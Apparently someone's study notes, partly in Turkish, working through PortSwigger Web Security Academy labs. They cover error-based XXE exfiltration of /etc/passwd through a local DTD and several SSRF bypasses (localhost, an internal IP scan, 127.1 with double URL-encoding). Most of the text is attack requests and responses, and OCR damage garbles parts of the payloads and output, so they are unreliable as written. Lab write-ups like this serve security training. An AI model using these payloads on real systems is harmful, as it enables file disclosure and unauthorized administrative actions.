11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:irc:/var/lib/irc:/usr/sbin/nologin
22 gnats:x:41:GNATS-Reporting-System-admin:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:65534:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/:/home/peter:/bin/bash
26 carlos:x:12002:12002:/:/home/carlos:/bin/bash
27 user:x:12000:12000:/:/home/user:/bin/bash
28 elmer:x:12059:12059:/:/home/elmer:/bin/bash
29 academy:x:10000:10000:/:/academy:/bin/bash
30 messagebus:x:101:101:/:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
32 ,
33 :/var/lib/misc:/usr/sbin/nologin(Nosuchfileordirectory)"
```

Tips:

**WHEN TO USE A LOCAL DTD**

- 1 WE CAN DECLARE AND REFERENCE ENTITIES, BUT WE CAN'T EXFILTRATE DATA IN-BAND**
- 2 EGRESS FILTERING PREVENTS OUT-OF-BAND CALLS TO OUR SERVER**

A LOCAL DTD IS A DTD FILE THAT ALREADY EXISTS ON THE TARGET SERVER. WE LEVERAGE THIS DTD FILE BY CAUSING AN ERROR TO EXFIL DATA

```

Pretty Raw Hex ⌂ \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: acc41f3elf1c1a98c0c74580007b00d8.web-security-academy.net
3 Cookie: session=6PYalcBr2Z7QluIbxqGCKh8NJeMN4eh
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: */*
14
15 <?xml version="1.0" encoding="UTF-8"?>
16   <!DOCTYPE garr_7 [ <!ENTITY % garr SYSTEM
17     "file:///etc/idnotiest">
17   %garr; ]>

```

**THIS VARIANCE IN APPLICATION RESPONSE ALLOWS FOR US TO ENUMERATE EXISTENT VS NON-EXISTENT FILES, OR DTD FILES IN THIS CASE**



Bu hocanın yaptığı testler sırasıyla

Request	Response
<pre> POST /product/stock HTTP/1.1 Host: Oaab00900403175bc0ad56f5000a001b.web-security-academy.net Cookie: session=6PC5dJewugHRJzXe0fm5JfsUgGOpF1 Content-Length: 107 Sec-Ch-Ua: "Not. A;Brand";v="8", "Chromium";v="102" Sec-Ch-Ua-Mobile: 20 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Content-Type: application/xml Accept: /* Origin: https://Oaab00900403175bc0ad56f5000a001b.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://Oaab00900403175bc0ad56f5000a001b.web-security-academy.net/product?productId=1 Accept-Encoding: gzip, deflate Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7 Connection: close </pre>	<pre> HTTP/1.1 200 OK Content-Type: text/plain; charset=utf-8 Connection: close Content-Length: 3 5 6 578 </pre>

**Request**

```

1 POST /product/stock HTTP/1.1
2 Host: Daab0900403175bc0ad56f5000a001b.web-security-academy.net
3 Cookie: sessionId=edr03dJugHRJx0fm6JlfsUgGQtpFl
4 Content-Length: 110
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://Daab0900403175bc0ad56f5000a001b.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Daab0900403175bc0ad56f5000a001b.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    test
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 20
5
6 "Invalid product ID"
```

---

**Request**

```

1 POST /product/stock HTTP/1.1
2 Host: Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
3 Cookie: sessionId=edr032F9togaVtgBeyt2Tifh7o150Wii
4 Content-Length: 184
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE garr_7 [<!ENTITY $ garr SYSTEM "file:///etc/passwd">
22 $garr;>]
23 <stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 226
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; systemId: file:///etc/
asswd; lineNumber: 1; columnNumber: 1; The markup declarations contained or pointed
o by the document type declaration must be well-formed."
```

---

**Request**

```

1 POST /product/stock HTTP/1.1
2 Host: Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
3 Cookie: sessionId=edr032F9togaVtgBeyt2Tifh7o150Wii
4 Content-Length: 187
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE garr_7 [<!ENTITY $ garr SYSTEM "file:///etc/idnotiest">
22 $garr;>]
23 <stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 105
5
6 "XML parser exited with error: java.io.FileNotFoundException: /etc/idnotiest (No suc
file or directory)"
```

Choose an attack type

Attack type:  Start attack

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:  Add \$ Clear \$ Auto \$ Refresh

Update Host header to match target

```

1 POST /product/stock HTTP/1.1
2 Host: Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
3 Cookie: sessionId=edr032F9togaVtgBeyt2Tifh7o150Wii
4 Content-Length: 197
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Da2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE garr_7 [<!ENTITY $ garr SYSTEM "file:///etc/idnotiest5">
22 $garr;>]
23 <stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```

**Positions**   **Payloads**   **Resource Pool**   **Options**

Payload set: 1   Payload count: 103  
 Payload type: Simple list   Request count: 103

**Payload Options [Simple list]**  
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste	/properties/schemas/j2ee/XMLSchema.dtd ./properties/schemas/j2ee/XMLSchema.dtd ././properties/schemas/j2ee/XMLSchema.dtd
Load ...	/usr/share/java/jp-api-2.2.jar!/java/servlet/j... /usr/share/java/jp-api-2.2.jar!/java/servlet/j... /usr/share/maven-repo/java/servlet/jp/jpP... /usr/share/maven-repo/java/servlet/jp/jpP... /usr/share/maven-repo/jax/servlet/jp/jpP... /usr/share/maven-repo/jax/servlet/jp/jpP... /usr/share/maven-repo/jax/servlet/jp/jpP... /usr/share/maven-repo/jax/servlet/jp/jpP...
Remove	
Clear	
Duplicate	
Add	Add item
Add from list ...	

**Payload Processing**  
 You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**  
 This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URI-encode these characters: /><?+&#39;|?^#  
 should not be clicked

Payloads from: [https://github.com/GoSecure/dtd-finder/blob/master/list/dtd\\_files.txt](https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files.txt)

Added entity from: <https://www.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/>

Request	Payload	Status	Error	Timeout	Length	Comment
55	/usr/share/yelp/dtd/docbook.dtd	200	<input type="checkbox"/>	<input type="checkbox"/>	101	
57	/usr/share/xml/fontconfig/fonts.dtd	200	<input type="checkbox"/>	<input type="checkbox"/>	101	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	220	
1	/properties/schemas/j2ee/XMLSchema.dtd	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
2	./properties/schemas/j2ee/XMLSchema.dtd	400	<input type="checkbox"/>	<input type="checkbox"/>	178	

Second payload (path) added to enttii in below

These are local dtd s that exist on the server

Request	Response
<pre>1 POST /product/stock HTTP/1.1 2 Host: 0a2f00hb30d2d1dc0dd3a5300750053.web-security-academy.net 3 Cookie: sessionid=ed0328f0egAvtgEytzTifh7l50W1l 4 Content-length: 477 5 Sec-Ch-Ua: "Not/A/Brand",v=0,"Chromium";v="102" 6 Sec-Ch-Ua-Mobile: 70 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-type: application/xml 10 Accept: /* 11 Origin: https://0a2f00hb30d2d1dc0dd3a5300750053.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a2f00hb30d2d1dc0dd3a5300750053.web-security-academy.net/product?productId= 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7 18 Connection: close 19 20 &lt;?xml version="1.0" encoding="UTF-8"?&gt; 21 &lt;!DOCTYPE garr_7 [&lt;!ENTITY \$ garr SYSTEM "file:///usr/share/xml/fontconfig/fonts.dtd"&gt; 22 23 &lt;!ELEMENT \$ expr 'aaa'&gt; 24 &lt;!ELEMENT #foo#S; file SYSTEM "file:///etc/passwd"&gt; 25 &lt;!ELEMENT #fxC5; eval "&lt;!ENTITY #x0C6;#xC5; error SYSTEM #x27;file:///abcxyz/#xC5;file,#x27;#&gt; 26 &amp;#xC5;eval; 27 &amp;#xC5;error; 28 &lt;!ELEMENT aa (#bb'&gt; 29 30 31 &amp;garr;]&gt; &lt;stockCheck&gt; &lt;productId&gt;   1 &lt;/productId&gt; &lt;storeId&gt;   1 &lt;/storeId&gt; &lt;stockCheck&gt;</pre>	<pre>1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 1354 5 6 "XML parser exited with error: java.io.FileNotFoundException: /abcxyz/root:x:0:0:root :/root:/bin:/bin:/sbin:/sbin/nologin 7 games:x:100:games:/var/games:/sbin/nologin 8 bin:x:1:bin:/bin:/sbin/nologin 9 sys:x:3:sys:/dev:/sbin/nologin 10 sync:x:4:65534:sync:/bin:/sync 11 games:x:5:60:games:/var/games:/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:news:/var/spool/news:/usr/sbin/nologin 16 user:x:10:10:ucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin 23 gnatsbody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 apt:x:100:100:apt:/nonexistent:/usr/sbin/nologin 25 www:x:12001:12001:/home/www:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash 27 user:x:12000:12000:/home/user:/bin/bash 28 elmer:x:12099:12099:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagebus:x:101:1011:/nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq,</pre>

Look at this link for info about svg : <https://www.elegantthemes.com/blog/wordpress/what-is-an-svg-file-and-how-do-you-use-it>

## SSRF

Lab 1: Basic SSRF against the local server

### APPRENTICE

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

#### [Access the lab](#)

### Solution

1. Browse to /admin and observe that you can't directly access the admin page.
2. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
3. Change the URL in the stockApi parameter to http://localhost/admin. This should display the administration interface.
4. Read the HTML to identify the URL to delete the target user, which is:

<http://localhost/admin/delete?username=carlos>

5. Submit this URL in the stockApi parameter, to deliver the [SSRF attack](#).

Original request:

Request		Response	
Pretty	Raw	Hex	Render
1 POST /product/stock HTTP/1.1			1 HTTP/1.1 200 OK
2 Host: 0af500ae0413a141c0c18d7c004000dc.web-security-academy.net			2 Content-Type: text/plain; charset=utf-8
3 Cookie: session=A2eBLfF3C3NT5mBSweTTdQGcDT08oip			3 Connection: close
4 Content-Length: 107			4 Content-Length: 3
5 Sec-Ch-Ua: "Not.A/Brand";v="0", "Chromium";v="102"			5
6 Sec-Ch-Ua-Mobile: ?0			6 375
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36			
8 Sec-Ch-Ua-Platform: "Windows"			
9 Content-Type: application/x-www-form-urlencoded			
10 Accept: */*			
11 Origin: https://0af500ae0413a141c0c18d7c004000dc.web-security-academy.net			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: cors			
14 Sec-Fetch-Dest: empty			
15 Referer: https://0af500ae0413a141c0c18d7c004000dc.web-security-academy.net/product?productId=2			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7			
18 Connection: close			
19			
20 stockApi=			
https://3A%2F%CFstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1			

Changed request:

Request		Response	
Pretty	Raw	Hex	Render
1 POST /product/stock HTTP/1.1			1 HTTP/1.1 302 Found
2 Host: 0af500ae0413a141c0c18d7c004000dc.web-security-academy.net			2 Location: /admin
3 Cookie: session=A2eBLfF3C3NT5mBSweTTdQGcDT08oip			3 Set-Cookie: session=SAvt5XmD4WYHocbhIuLSxstGWY1a5aly Secure; HttpOnly;
4 Content-Length: 54			4 SameSite=None
5 Sec-Ch-Ua: "Not.A/Brand";v="0", "Chromium";v="102"			5 Connection: close
6 Sec-Ch-Ua-Mobile: ?0			6 Content-Length: 0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36			7
8 Sec-Ch-Ua-Platform: "Windows"			
9 Content-Type: application/x-www-form-urlencoded			
10 Accept: */*			
11 Origin: https://0af500ae0413a141c0c18d7c004000dc.web-security-academy.net			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: cors			
14 Sec-Fetch-Dest: empty			
15 Referer: https://0af500ae0413a141c0c18d7c004000dc.web-security-academy.net/product?productId=2			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7			
18 Connection: close			
19			
20 stockApi=http://localhost/admin/delete?username=carlos			

## Lab 2: Basic SSRF against another back-end system

### APPRENTICE

This lab has a stock check feature which fetches data from an internal system. To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos. [Access the lab](#)

### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.
2. Click "Clear \$", change the stockApi parameter to `http://192.168.0.1:8080/admin` then highlight the final octet of the IP address (the number 1), click "Add \$".
3. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
4. Click "Start attack".
5. Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
6. Click on this request, send it to Burp Repeater, and change the path in the stockApi to: `/admin/delete?username=carlos`

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/stock HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: 0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net			2 Content-Type: text/plain; charset=utf-8		
3 Cookie: session=A7eeMSirXZoG9na5QmsQbj1dWlKazrq			3 Connection: close		
4 Content-Length: 96			4 Content-Length: 3		
5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"			5		
6 Sec-Ch-Ua-Mobile: ?0			6 152		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
8 Sec-Ch-Ua-Platform: "Windows"					
9 Content-Type: application/x-www-form-urlencoded					
10 Accept: */*					
11 Origin: https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net					
12 Sec-Fetch-Site: same-origin					
13 Sec-Fetch-Mode: cors					
14 Sec-Fetch-Dest: empty					
15 Referer:					
https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net/product?productId=					
16 Accept-Encoding: gzip, deflate					
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7					
18 Connection: close					
19					
20 stockApi: http://192.168.0.1:8080/admin					

sent to intruder

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/stock HTTP/1.1			1 HTTP/1.1 400 Bad Request		
2 Host: 0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net			2 Content-Type: application/json; charset=utf-8		
3 Cookie: session=A7eeMSirXZoG9na5QmsQbj1dWlKazrq			3 Connection: close		
4 Content-Length: 38			4 Content-Length: 19		
5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"			5		
6 Sec-Ch-Ua-Mobile: ?0			6 "Missing parameter"		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
8 Sec-Ch-Ua-Platform: "Windows"					
9 Content-Type: application/x-www-form-urlencoded					
10 Accept: */*					
11 Origin: https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net					
12 Sec-Fetch-Site: same-origin					
13 Sec-Fetch-Mode: cors					
14 Sec-Fetch-Dest: empty					
15 Referer:					
https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net/product?productId=					
16 Accept-Encoding: gzip, deflate					
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7					
18 Connection: close					
19					
20 stockApi: http://192.168.0.1:8080/admin					

Running port in below:

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
16	16	200			3211	
0		400			133	
1	1	400			133	
2	,	n/a			7460	

Request	Response	
Pretty	Raw	Hex
1 POST /product/stock HTTP/1.1		
2 Host: 0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net		
3 Cookie: session=A7eeMSirXZoG9na5QmsQbj1dWlKazrq		
4 Content-Length: 39		
5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"		
6 Sec-Ch-Ua-Mobile: ?0		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36		
8 Sec-Ch-Ua-Platform: "Windows"		
9 Content-Type: application/x-www-form-urlencoded		
10 Accept: */*		
11 Origin: https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: https://0a3d003803fdd5cc1af154500aa00b5.web-security-academy.net/product?productId=1		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7		
18 Connection: close		
19		
20 stockApi: http://192.168.0.1:8080/admin		

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a3d003803fd5cc1af154500aa00b5.web-security-academy.net
3 Cookie: session=A1eeMSirXZoG9na5QmsQbjldWlKazrq
4 Content-Length: 62
5 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://0a3d003803fd5cc1af154500aa00b5.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3d003803fd5cc1af154500aa00b5.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 stockApi=http://192.168.0.16:8080/admin/delete?username=carlos

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: http://192.168.0.16:8080/admin
3 Connection: close
4 Content-Length: 0
5
6

```

### Lab 3: SSRF with blacklist-based input filter

#### PRACTITIONER

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

#### [Access the lab](#)

#### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the stockApi parameter to <http://127.0.0.1/> and observe that the request is blocked.
3. Bypass the block by changing the URL to: <http://127.1/>
4. Change the URL to <http://127.1/admin> and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to [%2561](#) to access the admin interface and delete the target user.

Target: <https://ac151f8e1ff1d47adc0d9113100c>

Request	Response
<pre> POST /product/stock HTTP/1.1 Host: ac151f8e1ff1d47adc0d9113100c10093.web-security-academy.net Cookie: session=H7cpB0eKb8TCepkQ1suDBP8Sluly79y Content-Length: 25 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99" Sec-Ch-Ua-Mobile: 70 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Content-Type: application/x-www-form-urlencoded Accept: /* Origin: https://ac151f8e1ff1d47adc0d9113100c10093.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://ac151f8e1ff1d47adc0d9113100c10093.web-security-academy.net/product?productId=1 Accept-Encoding: gzip, deflate Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7 Connection: close stockApi=http://127.1/%2561 </pre>	<p><b>WebSecurity Academy</b> </p> <p>SSRF with blacklist-based input filter</p> <p>Back to lab description</p> <p>Home   Admin panel   My account</p> <p>WE LIKE TO  <b>SHOP</b></p>

Send Cancel < > Response Target: https://ac151f8e1f1d47adc0d9113

**Request**

```
Pretty Raw Hex \n \n
1 POST /product/stock HTTP/1.1
2 Host: ac151f8e1f1d47adc0d9113100c10053.web-security-academy.net
3 Cookie: session=H7cpB0eDb8TCepkQ1u6BP#Sluly7By
4 Content-Length: 36
5 Sec-Ch-UA: "(Not A Brand";v="8", "Chromium";v="59"
6 Sec-Ch-UA-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.4844.74 Safari/537.36
8 Sec-Ch-UA-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://ac151f8e1f1d47adc0d9113100c10053.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://ac151f8e1f1d47adc0d9113100c10053.web-security-academy.net/product?product
16 Id=2
17 Accept-Encoding: gzip, deflate
18 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
19 Connection: close
20 stockApi=http://127.1/%25%36%31admin%2fdelete?username=viene
```

**Response**

```
Pretty Raw Hex Render \n \n
71 <p>
| |
</p>
72 <a href="/admin">
Admin panel
</a>
<p>
| |
</p>
73 <a href="/my-account">
My account
</a>
<p>
| |
</p>
74 </section>
75 <header>
76 <header class="notification-header">
77 </header>
78 <section>
79 <p>
User deleted successfully!
</p>
80 <h1>
81 Users
</h1>
<div>
82 <span>
wiener -
</span>
<a href="/admin/delete?username=viener">
Delete
</a>
```

Stock api ye <http://127.0.0.1/admin> deneniyor başta.

Tekrar yapıyorum adım adım

The screenshot shows a browser developer tools Network tab. The Request section shows a POST /product/stock HTTP/1.1 with various headers including Host, Cookie, and User-Agent. The Response section shows a 400 Bad Request with the message "External stock check blocked for security reasons".

```
POST /product/stock HTTP/1.1
Host: ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net
Cookie: session=5m0RpVUhcmHMSquyxHbhm3Pu84h8eTV
Content-Length: 26
Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: /*
Origin: https://ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net/product?product_id=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
stockApi=http://127.0.0.1/
```

The screenshot shows an IP-to-Decimal converter. A text input field contains "127.0.0.1" and a green "Convert" button. Below the button, the text "IP address 127.0.0.1 is equal to 2130706433." is displayed.

The screenshot shows a browser developer tools Network tab. The Request section shows a POST /product/stock HTTP/1.1 with various headers including Host, Cookie, and User-Agent. The Response section shows a 403 Forbidden with an HTML page containing the text "Client Error: Forbidden".

```
POST /product/stock HTTP/1.1
Host: ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net
